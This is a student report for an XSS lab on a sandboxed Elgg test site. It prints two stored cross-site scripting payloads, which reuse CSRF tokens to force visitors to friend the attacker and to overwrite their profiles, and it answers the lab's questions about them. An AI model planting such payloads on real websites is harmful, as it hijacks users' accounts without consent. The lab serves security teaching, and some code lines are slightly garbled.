Cross-Site Scripting (XSS) Attack Lab Report

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
Overview

This lab report presents observations and explanations for the tasks described in the Cross-Site Scripting (XSS) Attack Lab.

Task 4: Becoming the Victim’s Friend

Goal: Use XSS attack to added Samy to another user’s (Alice’s) friend list.

The figure below shows the XSS code that is being saved into Samy’s profile. This script executes the HTTP GET to Add Samy as a friend to whoever views Samy’s profile.



Edit profile

Display name: Samy


About me

```
<script type="text/javascript">

window.onload = function () {
var Ajax=null;
var ts =" &__elgg_ts="+elgg.security.token.__elgg_ts;
var token = " &__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabelgg.com/action/friends/add?friend=47" + token + ts;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Public

Brief description

The next figure shows Alice’s profile. Note, she has no friends. ☹


Alice's friends : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/friends/alice

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

Alice's friends

No friends yet.


Alice

Blogs
Bookmarks
Files
Pages
Wire posts

Friends
Friends of
Friend collections
Invite friends

Powered by Elgg

Alice is now viewing Samy's profile.


Samy : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/samy

XSS Lab Site

Activity Blogs Bookmarks Files Groups More »


Samy
About me

Add friend
Send a message
Report user

Blogs
Bookmarks
Files
Pages
Wire posts

Friends

Alice views her friends and now Samy is added as a friend.



Observations / Explanation

Samy implemented a XSS attack. He inserted JavaScript code into his profile which will execute whenever is profile is viewed. When Alice views the page, the HTTP GET request executes and Samy is added as a friend. The script is also smart enough to perfectly create the HTTP GET by ensuring that the token and timestamp are reused from the values already on the page. Additionally, the session cookie is automatically added by the browser per Alice's session. Putting it all together, this is a perfectly executed successful attack!

Question 1

Explain the purpose of Lines 1 and 2, why are they are needed?

Answer

They are used to get the token and timestamp from the current page. These values are used as a countermeasure to CSRF attacks. Token and timestamp are created / passed by the server and saved as a hidden element on the page. The JavaScript uses these values to create a proper request that passed the CSRF countermeasure which checks for the token and timestamp. Since we are executing this code on the "current user's" session, it's not a CSRF attack, but for the request to execute correctly, the proper ts and token values must be supplied.

Question 2

If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


Answer

No the attack will not work since the text will be encoded / treated as HTML so the angle brackets and special characters will be re-encoded and not taken as literal.


Task 5: Modifying the Victim's Profile

Goal: Use XSS attack to add "SAMY is MY HERO" to the victim's (Alice's) profile.

The figure below shows Alice's profile, which is empty.




In the figure below, we add code to Samy's profile which create the HTTP POST request to edit the profile and insert "SAMY is MY HERO".


Edit profile : XSS Lab Site - Mozilla Firefox
www.xsslabelgg.com/profile/samy/edit
Activity
Blogs
Bookmarks
Files
Groups
More »
Edit profile
Display name
Samy
About me

```
<script type="text/javascript">

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO";
desc+="&accesslevel%5Bdescription%d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}
```

After Alice views Samy's profile and then views her profile, her profile is updated with the "SAMY is MY HERO" text.



Observations / Explanation

Samy inserted the HTTP POST request to add the "SAMY is MY HERO" text to the victim's web site. When Alice views Samy's profile, the JavaScript code executes which inserts the text. A proper request is created with the ts/token, description (the "Samy is MY HERO" text) and the GUID (victim's ID). One interesting addition is that in this attack, a check is made so that Samy's profile is not updated by this attack.


Question

Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

Answer

We compare the session's userid with that of Samy's GUID. If they are the same, the profile is not updated. Bottom-line is that this prevents Samy's profile from being updated (i.e. being a victim) to the attack. Additionally, and more importantly, if he does become the victim of the attack, his profile code will be replaced with "SAMY is MY HERO" and his attack will no longer work when other users view his profile.

After removing Line 1, we see that it is true that the attack is replaced with "SAMY is MY HERO" as expected. The attack code is no longer part of his profile. If anyone visits his profile, no attack will execute.


File Edit View History Bookmarks Tools Help
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
Most Visited
SEED Labs
Sites for Labs
XSS Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Visual editor

Edit profile

Display name

Samy

About me

```
<p>SAMY is MY HERO</p>
```

Public

